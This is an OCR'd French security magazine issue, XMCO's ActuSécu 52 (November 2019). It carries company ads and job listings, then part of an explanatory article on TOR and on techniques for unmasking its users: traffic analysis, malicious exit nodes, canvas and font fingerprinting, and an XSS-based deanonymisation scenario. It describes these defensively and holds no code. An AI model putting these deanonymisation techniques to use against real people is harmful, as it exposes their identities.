xmco®
we deliver security expertise since 2002

actu sécu 52

actu**sécu** est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO® **Novembre 2019**

Darkweb, anonymat et démantèlements

L'anonymat sur TOR est-il si solide qu'on le pense ?

Actualité du moment

Analyse des vulnérabilités Jenkins (CVE-2019-1003000) et pfSense (CVE-2019-12949)

Les conférences

Hack In Paris, Insomni'Hack, HITB, SSTIC

Adobe Stock

Et toujours… **les actualités, les blogs, les logiciels et nos Twitter favoris !**

XMCO®

we deliver security expertise since 2002

https://www.xmco.fr
https://blog.xmco.fr
https://blog-pci.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

xmco
we deliver security expertise since 2002

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de directions générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion.

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre système d'information.

Certification PCI DSS
Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités
Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety
Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des journaux d'évènements,autopsie de logiciel malveillant.

Testez gratuitement pendant 14 jours notre service de **Veille en vulnérabilités**

TEST GRATUIT

Testez gratuitement pendant 14 jours notre service de Veille en vulnérabilités et bénéficiez :

- D'un service de veille professionnel bilingue *(français, anglais)*.
- D'un suivi des vulnérabilités et des correctifs de sécurité.
- De l'analyse quotidienne par nos consultants d'informations issues de centaines de sources.
- D'alertes, concernant vos logiciels, organisées selon vos périmètres.

https://leportail.xmco.fr/watch/subscribe_to_test

FLASHEZ LE QR CODE
ET PROFITEZ DU TEST GRATUIT !

FLASHEZ OU CLIQUEZ !

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 8ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Offres d'emploi et stages

Pôle Audit

Le pôle Audit adresse tous les audits techniques du cabinet : tests d'intrusion, audit de code, Red-Team, campagnes de phishing, audit d'infrastructure et de configuration.

Nous recherchons des profils techniques passionnés par l'intrusion et le conseil.

Consultants/Pentesteurs juniors et confirmés (AUDIT)

Stage sécurité offensive / Pentest (5ème année)

CERT-XMCO

Le CERT-XMCO est le CSIRT de la société XMCO en charge de réaliser la veille pour nos clients, de gérer et développer notre service CTI de Cybersurveillance Serenety et de la réponse aux incidents.

Nous recherchons des profils avec de connaissances sécurité transverses et intéressés par la sécurité défensive.

Analyste Threat-Intelligence (CERT-XMCO)
Analyste Forensics (CERT-XMCO)
Analyste Dark web (CERT-XMCO)
Consultants sécurité juniors et confirmés (CERT-XMCO)

Stage sécurité défensive (4ème et 5ème année)

Pôle GRC (Gouvernance, Risques et Conformité)

Le pôle GRC adresse toutes les prestations sécurité organisationnelle : accompagnement et audit de certification PCI DSS, analyse de risques, audits basés sur l'ISO27001.

Nous recherchons des profils expérimentés (+3 ans) avec une appétence pour la technique.

Consultants confirmés PCI DSS QSA (pôle GRC)
Consultants confirmés audits organisationnels (GRC)

Offres d'emploi et stages

Pôle RDI

Notre pôle RDI a notamment pour objectifs d'aider au développement d'outils internes et de nouvelles offres. Nous acceptons notamment les 4ème année et alternants.

Stage sécurité RDI (alternants, 4ème et 5ème année)

Pôle Infrastructure

Notre équipe Infra est en charge de maintenir et développer nos infrastructures utilisées dans le cadre de tous les services délivrés par le cabinet.

Administrateur Ingénieur Système (INFRA)

sommaire

Contact Rédaction : actusecu@xmco.fr - Rédacteur en chef / Mise en page : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Tous les consultants du cabinet XMCO.

> Cybercriminalité, Dark Web et anonymat

Le démantèlement de plate-formes illégales sur Internet est en constante augmentation. Nous constatons une forte hausse des arrestations de criminels à travers le monde, y compris en France. Mais comment les autorités procèdent-elles ?

Il existe de nombreux moyens techniques pour garantir son anonymat. L'un des plus connus est l'utilisation du logiciel TOR qui permet de cacher son identité et notamment d'accéder au Dark Web. Mais l'anonymat via TOR ou plus généralement sur le Dark Web est-il aussi solide que l'on pense ?

Cet article a pour but de démystifier le « Dark Web » et de mettre en lumière les erreurs les plus couramment commises ou encore les attaques possibles afin de découvrir l'identité réelle des individus utilisant ces réseaux.

- Comment fonctionne techniquement le Dark Web ?
- Comment l'anonymat des utilisateurs est-il garanti ?
- Existe-t-il des attaques permettant de lever l'anonymat des utilisateurs de TOR ?
- Comment l'identification des criminels est-elle réalisée ?

Après un rappel technique sur les différents outils permettant d'assurer l'anonymat, nous reviendrons sur un cas concret : le démantèlement de FDW-Market en juin 2019.

Par Jean-Christophe PELLAT

Partie #1
Anonymat et TOR

Adobe Stock

> Qu'est-ce que le « Dark Web » ?

Il est courant de confondre les différents types d'Internet. Afin de bien comprendre comment le « Dark Web » fonctionne, il est important de bien le définir. En effet, le web est très souvent représenté en 3 strates : le Clear web, le Deep web et le Dark web.

Web surfacique ou « clear web »

Le Web classique ou Clear web est constitué de tous les sites Internet et des pages qui sont indexés par les moteurs de recherche classiques tels que Google ou Bing. C'est le web auquel tout le monde a accès via des recherches directes. Toutefois, représenté par « la partie émergée de l'iceberg », on suggère souvent que le Clear web ne représenterait que 5% de la totalité du web.

Deep web ou « web profond »

Quant au Deep web, il est composé de pages Internet existantes, mais pas directement accessibles ou non-indexées par les moteurs de recherche classiques.

Différentes raisons à cela : des pages qui ne sont pointées par aucun lien ; uniquement accessibles via une authentification ; expressément non indexées par les moteurs de recherches (via le fichier robots.txt) ou encore des types de fichiers non lisibles par les moteurs de recherche.

Deep Web
Internet publique accessible mais non indexé
~96% Internet*
Contenu : • Pages dynamiques ; • Absence de lien externe ; • Authentification préalable ; • Scripts ; • Format non indexable : • …

Dark Web

Le Dark Web est aussi vieux qu'Internet. Il existe plusieurs tentatives de définition du Dark Web. Toutefois il est communément admis par les experts en sécurité que le Dark Web est un ensemble de réseaux privés chiffrés, aussi appelés Dark Nets (tels que Tor, I2P, Freenet), permettant d'accéder à du contenu qui leur est propre.

La différence principale entre le Deep Web et le Dark Web est donc la nécessité d'utiliser un logiciel spécifique pour se connecter à un réseau appelé Dark Net.

Dark Web
Internet privé accessible via un darknet : Tor. Freenet. I2P
~1% symbolique Internet
Contenu Initial : • Projets universitaires Contenu réel : • Drogues ; • Fraudes / Carding : • Hacking services ; • Pédopornographie ; • Terrorisme / Armes; • …

Il existe principalement 3 réseaux ou Dark Nets :

✚ Tor

Le réseau privé Tor est le Dark Net le plus connu et médiatisé, il compte environ 90% des utilisateurs [1], plus précisément 3 millions [2] (juin 2019).

Celui-ci permet d'accéder aux sites en .onion (TLD) auxquels un navigateur classique ne saurait se connecter. Pour cela, Tor propose le logiciel Tor Browser disponible sur Windows, Mac, Linux et Android. C'est en réalité un navigateur web (dérivé de Mozilla Firefox) couplé à un proxy donnant l'accès au réseau.
https://www.torproject.org/

« Tor Browser est en réalité un navigateur web (dérivé de Mozilla Firefox) couplé à un proxy donnant l'accès au réseau. »

✚ I2P

Semblable à TOR, I2P est un réseau anonyme comptant environ 6% des utilisateurs, se présentant sous la forme d'une couche logicielle permettant à un ensemble d'applications (p2p, IRC, navigateur Internet, client mail...etc.) de se connecter au réseau privé de manière chiffrée. À l'instar de Tor, il possède également son type de sites web : les eepsites. I2P est également disponible sur Windows, Mac, Linux et Android.
https://geti2p.net/

Note : Davantage d'informations sur ce type de réseau et son fonctionnement sont disponibles dans l'ActuSecu 45 (https://www.xmco.fr/actu-secu/XMCO-ActuSecu-45-ShadowBrokers_I2P.pdf) qui décrit le fonctionnement du réseau.

✚ Freenet

Freenet compte 4% des utilisateurs. Il s'agit d'un espace de stockage partagé et distribué (pair à pair chiffré), donc très différent de Tor et I2P. Freenet est un Dark Net reconnu comme très lent et représente le réseau de prédilection pour la publication de documents (pages web, PDF, images, vidéos...) de manière anonyme et résistante à la censure.

Comme I2P et Tor, Freenet est disponible sur Windows, Mac, Linux et Android.
https://freenetproject.org

Darkweb - Partie #1 - Anonymat et TOR

> Tor (The Onion Routing) [3]

Le réseau TOR a donc une position dominante car 90% des personnes allant sur le Dark Web l'utilisent. Afin de limiter la taille de l'article, nous allons donc nous concentrer sur ce réseau.

L'Onion Routing (ou « routage en oignon ») est une technique de communication anonyme sur un réseau informatique. Dans un réseau d'oignons, les messages sont encapsulés dans des couches de chiffrement, analogues aux couches d'un oignon. Les données chiffrées sont transmises via une série de nœuds de réseau appelés « routeurs » qui « pèlent » une couche unique, dévoilant la prochaine destination des données. Lorsque la couche finale est déchiffrée par le « noeud de sortie », le message arrive à sa destination. L'expéditeur reste anonyme, car chaque intermédiaire ne connaît que l'emplacement des nœuds immédiatement précédents et suivants.

Ce principe de « routage en oignon » a été développé par Paul Syverson, Michael G. Reed et David Goldschlag au United States Naval Research Laboratory dans les années 1990. Basée sur ce principe, la version alpha de Tor, baptisée « The Onion Routing Project » ou simplement TOR Project, a été développée par Roger Dingledine et Nick Mathewson et lancée le 20 septembre 2002. Les développements ultérieurs ont été portés avec le soutien financier de l'Electronic Frontier Foundation (EFF).

Le Tor Project Inc. est une organisation à but non lucratif qui entretient actuellement Tor et est responsable de son développement. Le gouvernement des États-Unis le finance principalement et une aide supplémentaire est fournie par le gouvernement suédois et différentes ONG ainsi que par des sponsors individuels.
Le réseau Tor se base sur plus de 6 000 serveurs de volontaires répartis dans le monde entier.

Le réseau est accessible via différents logiciels, on peut notamment citer :

➕ **Tor Browser** : un navigateur web projet phare de la fondation Tor

➕ **Tails** : « Amnesic Incognito Live System » un système d'exploitation embarqué utilisant par défaut le réseau Tor

> L'anonymat avec TOR [4]

Le routage en oignon pallie certaines carences des systèmes existants (notamment les serveurs mandataires) qui ne suffisent pas à garantir l'anonymat. Le routage en oignon fait rebondir les échanges TCP au sein d'Internet afin de neutraliser les analyses de trafic sur une partie du réseau (attaques du type « Man In The Middle »). Les utilisateurs du réseau deviennent alors impossibles à identifier.

Pour créer et transmettre un oignon, l'expéditeur sélectionne un ensemble de nœuds dans une liste fournie par un « annuaire de nœuds ». Les nœuds choisis sont disposés dans un chemin, appelé « chaîne » ou « circuit », par lequel le message sera transmis. Pour préserver l'anonymat de l'expéditeur, aucun nœud du circuit n'est en mesure de dire s'il s'agit du « nœud d'entrée » (placé directement après l'expéditeur) ou d'un noeud intermédiaire similaire à lui-même. De même, aucun noeud du circuit n'est capable de dire combien d'autres noeuds sont dans le circuit et seul le dernier noeud, le « noeud de sortie », est capable de déterminer son propre emplacement dans la chaîne.




Schéma du fonctionnement des transmissions TOR (fossbytes.com)

Processus de création et de transmission :

1. À l'aide de chiffrement à clé asymétrique (RSA 1024 bits et Diffie-Hellman associés à AES 128-bit pour l'échange de clés), l'expéditeur obtient la clé publique de l'annuaire de nœuds pour envoyer un message chiffré au premier nœud (« entrée »), en établissant une connexion et un secret partagé (« clé de session »).

2. En utilisant le lien chiffré établi vers le nœud d'entrée, l'expéditeur peut alors relayer un message par l'intermédiaire du premier nœud à un deuxième nœud de la chaîne en utilisant un chiffrement que seul le deuxième nœud, et non le premier, peut déchiffrer.

3. Lorsque le deuxième nœud reçoit le message, il établit une connexion avec le premier nœud. Tandis que cela étend le lien chiffré depuis l'expéditeur, le deuxième noeud ne peut pas déterminer si le premier noeud est l'expéditeur ou juste un autre noeud du circuit.

4. L'expéditeur peut ensuite envoyer un message par l'intermédiaire du premier et deuxième noeud à un troisième noeud ; le message est chiffré de sorte que seul le troisième noeud puisse le déchiffrer.

5. Le troisième, comme le second, devient lié à l'expéditeur, mais ne se connecte qu'au second.

6. Ce processus peut être répété pour créer des chaînes de plus en plus grandes, mais il est généralement limité pour préserver les performances.

7. Une fois la chaîne terminée, l'expéditeur peut envoyer des données anonymement sur Internet.

8. Lorsque le destinataire final des données renvoie les données, les nœuds intermédiaires conservent le même lien avec l'expéditeur, les données étant à nouveau superposées, mais en sens inverse, de sorte que le nœud final supprime cette fois la première couche de chiffrement et le premier la dernière couche de chiffrement avant d'envoyer les données, par exemple une page web.




Schéma des différentes couches d'un paquet oignon (wikipedia.org)

Dans cet exemple d'oignon :

1. La source des données envoie l'oignon au routeur A, qui supprime une couche de chiffrement pour savoir uniquement où l'envoyer et d'où il vient.

2. Le routeur A l'envoie au routeur B, qui déchiffre une autre couche pour connaître sa prochaine destination.

3. Le routeur B l'envoie au routeur C, qui supprime la dernière couche de chiffrement et transmet le message d'origine à sa destination.

> Techniques de désanonymisation des utilisateurs

L'une des erreurs les plus fréquemment commises est la confusion entre « Anonymat » et « Pseudonymat » [5].

Une connexion anonyme est une connexion à un serveur de destination, où il n'est pas possible de découvrir l'origine (adresse IP/emplacement) de la connexion ni d'y associer un identifiant.

Une connexion pseudonyme est une connexion à un serveur de destination, où il n'est pas possible de découvrir l'origine (adresse IP/emplacement) de la connexion, mais où il est possible d'y associer un identifiant.

Ainsi, on peut distinguer 4 scénarios [11] :

Utilisateur anonyme et usage de Tor
- Exemple : Publier des messages de manière anonyme dans un forum, une liste de diffusion, etc.
- L'utilisateur est anonyme.
- La véritable adresse IP et l'emplacement restent cachés.

Utilisateur connu des autres et usage de Tor
- Exemple : l'expéditeur et le destinataire se connaissent personnellement et tous deux utilisent Tor.
- L'utilisateur n'est pas anonyme. Puisque les utilisateurs se connaissent personnellement.
- L'adresse IP et l'emplacement réel de l'utilisateur restent cachés.

Utilisateur non anonyme et usage de Tor
- Exemple : Se connecter avec son vrai nom à n'importe quel service tel que son webmail, Twitter, Facebook, etc.
- L'utilisateur n'est évidemment pas anonyme. Dès que le vrai nom est utilisé pour une connexion, le site Web connaît l'identité de l'utilisateur. L'usage de Tor n'a que peu d'intérêt étant donné que l'utilisateur trahit son identité.
- L'adresse IP et l'emplacement réel de l'utilisateur restent masqués.

Utilisateur non anonyme
- Exemple : Navigation normale sans Tor.
- L'utilisateur n'est pas anonyme.
- L'adresse IP et l'emplacement réel de l'utilisateur sont révélés.

Ici, le terme « désanonymisation » signifie lever l'anonymat d'un utilisateur dans le but de pouvoir identifier sa réelle identité. Nous allons donc étudier les techniques permettant de passer d'un scénario 1 à un scénario 3, voire 4.

Il existe deux grandes manières de lever l'anonymat d'un utilisateur :

Via le vecteur humain : compter sur les erreurs que commet l'utilisateur afin qu'il trahisse son anonymat en ligne. Ce type de technique suggère de pousser l'utilisateur à l'erreur (scénario 2 ou 3).

✚ **Via le vecteur technique** : compter sur des moyens techniques afin de lever l'anonymat d'un utilisateur (scénario 3 ou 4). Ce type de technique suggère d'être un acteur étatique pouvant demander l'accès aux logs et aux bases de données des grandes sociétés technologiques (type GAFAM).

Dans cette partie, nous dresserons le panorama des différentes techniques d'attaques existantes, tout en analysant le contexte et la faisabilité de mise en place de telles mesures.

Attaque sur le canal de communication

Jusqu'à présent, la plupart des concepts d'attaques sur le protocole de communication ont été mis en lumière par des chercheurs dans des conditions de laboratoire. Aucune preuve de concept « sur le terrain » n'a encore été présentée.

Parmi ces travaux théoriques, la thèse intitulée « Traffic Analysis Against Anonymity Networks Using Flow Records » basée sur l'analyse du trafic utilisant le protocole NetFlow et réalisée par des chercheurs russes s'avère très intéressante. NetFlow est un protocole développé par Cisco qui permet de collecter des données sur les flux IP. Ce protocole a également été implémenté par la majorité des équipementiers réseau (Juniper, Huawei, …). Pour pouvoir exploiter leur attaque, il est nécessaire que les attaquants soient capables d'analyser les enregistrements NetFlow des routeurs des nœuds Tor (directs ou situés à proximité.)


Un enregistrement NetFlow contient les informations suivantes :

- Numéro de version du protocole ;
- Numéro d'enregistrement ;
- Interface réseau entrante et sortante ;
- Heure du début et de la fin du flux ;
- Nombre d'octets et de paquets dans le flux ;
- Adresse de la source et de la destination ;
- Port de source et de destination ;
- Numéro de protocole IP ;
- La valeur du type de service ;
- Tous les drapeaux observés lors des connexions TCP ;
- Adresse Gateway ;
- Masque des sous-réseaux source et cible.

Concrètement, toutes ces informations permettent de laisser une empreinte numérique unique et donc d'identifier l'utilisateur.

Dans la figure ci-dessous, le client est forcé à télécharger un fichier provenant du serveur (1), tandis que le serveur injecte un motif de connexion unique (2). Après la connexion, l'attaquant obtient un flux de données correspondant au trafic du noeud de sortie TOR, et au noeud d'entrée TOR (3), puis étudie les similitudes avec le motif injecté à l'étape (1).

Bilan : Dans ce type d'investigation, reposant sur l'analyse du trafic, si l'attaquant souhaite pouvoir supprimer l'anonymat de n'importe quel utilisateur à tout moment, cela nécessite de contrôler un grand nombre de noeuds au sein de Tor. Pour cette raison, ces études ne présentent aucun inté-



Désanonymisation d'un client Tor via l'analyse du trafic (Source: https://mice.cs.columbia.edu)

rêt pratique pour les chercheurs individuels, à moins qu'ils ne disposent d'un nombre conséquent de ressources informatiques.

C'est pourquoi, nous étudierons des approches différentes et envisagerons des méthodes plus pratiques d'analyse de l'activité d'un utilisateur de Tor.

Système de surveillance passive (« passive monitoring ») [4]

Tous les résidents d'un réseau peuvent partager leurs ressources informatiques pour configurer un serveur de nœud. Un serveur de nœud est un élément du réseau Tor servant d'intermédiaire dans l'échange d'informations d'un client au sein d'un réseau. Les nœuds de sortie étant un lien d'extrémité dans les opérations de déchiffrement du trafic, ils peuvent devenir une source susceptible de divulguer des informations intéressantes.

« Jusqu'à présent, la plupart des concepts d'attaques sur le protocole de communication ont été mis en lumière par des chercheurs dans des conditions de laboratoire et aucune preuve de concept n'a encore été présentée »

Cela ouvre la possibilité de collecter des informations à partir du trafic déchiffré. Par exemple, les adresses des sites oignons peuvent être extraites des en-têtes HTTP.

Bilan : Cette surveillance passive ne nous permet pas de désanonymiser un utilisateur, car le chercheur ne peut analyser que les paquets de réseau de données que les utilisateurs rendent intentionnellement disponibles.

Système de surveillance active (« active monitoring ») [8]

Dans cette approche, pour en savoir plus sur un utilisateur de TOR, il est nécessaire d'inciter l'utilisateur à donner des informations sur son environnement.

Un expert de Leviathan Security a découvert une multitude de noeuds de sortie et a présenté un exemple frappant d'un système de surveillance actif à l'œuvre sur le terrain. Le comportement de ces nœuds était différent des autres ; ils injectaient du code malveillant dans les fichiers binaires qui les traversaient.
Ainsi, pendant que le client téléchargeait un fichier sur Internet en utilisant Tor pour préserver l'anonymat, le nœud de sortie malveillant menait une attaque de type Man In The Middle (MITM) et injectait du code malveillant dans le fichier binaire en cours de téléchargement.

Bilan : Cependant, toute activité suspecte sur un nœud de sortie (telle que la manipulation du trafic) est rapidement et facilement identifiée par des outils automatiques, et le nœud est rapidement placé sur une liste noire de la communauté Tor.

Prise d'empreinte via JavaScript : Canvas (fonction getImageData) [9]

« Canvas » est conçu pour créer des images bitmap à l'aide de JavaScript. Cette balise a une particularité dans la manière dont elle affiche les images. En effet, chaque navigateur Web affiche les images différemment en fonction de divers facteurs, tels que :

- Divers pilotes graphiques et composants matériels installés côté client ;
- Différents ensembles de logiciels dans le système d'exploitation et diverses configurations de l'environnement logiciel.

Ainsi, les paramètres des images rendues peuvent identifier de manière unique un navigateur Web et son environnement logiciel et matériel.
Sur la base de cette particularité, une « empreinte numérique » peut être créée. Cette technique n'est pas nouvelle : certaines agences de publicité en ligne l'utilisent, par exemple, pour suivre les intérêts des utilisateurs. Cependant, certaines de ces méthodes ne peuvent pas être implémentées dans le navigateur Tor.

Bilan : actuellement l'appel à la fonction getImageData() de canvas est bloqué par le navigateur Tor.

Prise d'empreinte via JavaScript : Canvas et police d'écriture


L'empreinte d'un navigateur Tor peut être réalisée à l'aide de la fonction measureText(), qui mesure la largeur d'un texte restitué dans la zone d'affichage d'un site.

La largeur de police d'écriture affichée étant souvent une valeur unique (il s'agit parfois d'une valeur à virgule), il est ainsi possible d'identifier le navigateur et d'obtenir une empreinte unique de l'utilisateur.

Il convient de noter que cette fonction n'est pas la seule à pouvoir acquérir des valeurs uniques. Une autre fonction est getBoundingClientRect(), qui permet d'acquérir la hauteur et la largeur du rectangle de bordure de texte.

Cette approche a été appliquée par un chercheur sous le pseudonyme « KOLANICH » . Utilisant les deux fonctions, measureText() et getBoundingClientRect(), le script permet de générer une empreinte unique du navigateur web de l'utilisateur.

Le code source est disponible à l'adresse suivante : https://github.com/KOLANICH/Article-2015-Dull-captaincy-or-the-way-Tor-Project-fights-browser-fingerprinting.



Aperçu du projet « Bypassing TBB's protection for font canvas fingerprinting » sur GitHub

Bilan : Le problème a été remonté aux équipes de Tor Browser dès lors que ces techniques de prise d'empreinte sont devenues répandues. Cependant, les développeurs de Tor Browser ont indiqué que la mise en liste noire de telles fonctions s'avère inefficace. La technique est donc toujours fonctionnelle.

Scénario plausible de désanonymisation d'un utilisateur [10]

Comment utiliser ces méthodes dans des conditions réelles afin de réussir à désanonymiser les utilisateurs du navigateur Tor ?

Le projet GitHub décrit ci-dessus peut être implémenté sur plusieurs équipements participant au trafic de données dans TOR :

✚ Noeud de sortie


Une attaque MITM pourrait être envisagée ; au cours de celle-ci le code JavaScript serait ainsi injecté dans toutes les pages Web visitées par un utilisateur de TOR.

✚ Sites TOR et sites du ClearWeb contrôlés par un attaquant

Par exemple, un attaquant met en ligne une page Web piégée (avec le code JavaScript) spécialement conçue pour un public spécifique, incite les utilisateurs à visiter les pages et récupère les empreintes numériques de tous les visiteurs.

✚ Sites TOR et ClearWeb affectés par des vulnérabilités de type XSS (Cross-Site Scripting)

Ce dernier élément est particulièrement intéressant. Les équipes de SecureList.com ont annoncé avoir analysé environ 100 sites TOR à la recherche de vulnérabilités XSS. Après avoir écarté les faux positifs, ils ont déclaré avoir découvert qu'environ 30% des ressources TOR analysées étaient vulnérables aux attaques de ce type.



Scénario de désanonymisation d'un utilisateur (source : SecureList.com)

Dans ce scénario :

1. Un attaquant exploite une vulnérabilité XSS sur un site TOR, dans le but de le rediriger ou d'effectuer une requête vers un site TOR piégé ;

2. Le site piégé contient une doorway, le code JavaScript permet de collecter les empreintes numériques des visiteurs ;

Replying to gacar:

> Wouldn't it make sense to put the `measureText()` behind the canvas dialog until we get the bundled fonts ready? I thought this was the idea in #13021 and I assume #13313 may take some time, though, dcf may have a better estimate.

The reason I am not convinced that it is worthwhile to put measureText() behind the canvas prompt is that Kathy Brade and I were able to get similar fingerprinting results without using canvas at all (by getting the width of DOM elements like that contain text). We would be blocking one fingerprinting vector while leaving an (arguably) even easier one open.

Réponse officielle des développeurs Tor au problème de rendu des polices.

3. Le noeud de sortie contrôlé par l'attaquant espionne le trafic sortant, et stocke l'historique de navigation du trafic, associés à leur empreinte numérique ;

4. L'attaquant exploite une vulnérabilité XSS sur un site légitime afin de dérober les informations de connexion d'un visiteur, dans l'espoir qu'il utilise son identité réelle.

Ainsi, cette approche pourrait permettre à un attaquant de collecter :

- une base de données conséquente d'empreintes uniques associée à son pseudo (via les Sites Tor piégés) ;
- une base de données des sites visités (via les noeuds de sortie piégés, les sites Tor, et les sites du Clearweb) ;
- une base de données de comptes utilisateurs du ClearWeb.

En conséquence, en corrélant les deux bases de données, un attaquant pourrait connaître l'historique complet de navigation d'un utilisateur, voire même découvrir son identité réelle.

Ceci serait rendu possible s'il se trahissait sur l'un des sites du clearweb compromis, où il serait plus susceptible de commettre une erreur de perméabilité entre son pseudonyme et son identité réelle.

> INFO

Fuite de données affectant des millions de téléphones via Tor

Lors de la conférence de sécurité SecTor, des chercheurs canadiens ont montré comment ils étaient capables de retrouver des informations personnelles de millions d'utilisateurs de téléphones mobiles via le réseau Tor.
N'ayant pas tout à fait établi la raison qui explique le fait que Tor soit embarqué dans autant d'applications Android, les chercheurs pensent qu'il s'agit d'une mauvaise compréhension de la technologie.

Les données personnelles, qui circuleraient via Tor, seraient non chiffrées (traffic HTTP) et incluraient notamment des coordonnées GPS, des sites web, des numéros de téléphone, des données issues de keylogger (capture des frappes sur les claviers virtuels des appareils). Cela signifierait que, des applications mobiles ne supportant pas HTTPS ou forçant une configuration HTTP, envoient des données sensibles personnelles sur le réseau Tor et que ces informations peuvent être capturées en écoutant le trafic sur les nœuds de sortie des réseaux Tor.

Alors qu'un des chercheurs ne possédait aucune autre application que celles installées par défaut sur son téléphone, il a tout de même trouvé son numéro de téléphone parmi les données circulant sur Tor.

Cette présentation montre, une fois de plus, l'importance de contrôler les applications installées sur nos appareils mobiles et leurs autorisations.

Après avoir abordé les scénarios théoriques de desanonymisation technique des utilisateurs, existe-t-il des vulnérabilités au sein de Tor ou de Tor Browser permettant également d'arriver à cette fin ? Le cas échéant, ces vulnérabilités sont-elles exploitables en pratique ?

Nous allons passer en revue les vulnérabilités connues, et les tentatives d'exploitation ayant été médiatisées au cours des dernières années.

Vulnérabilités connues

Actuellement, le projet TOR comporte plus de 20 vulnérabilités référencées :

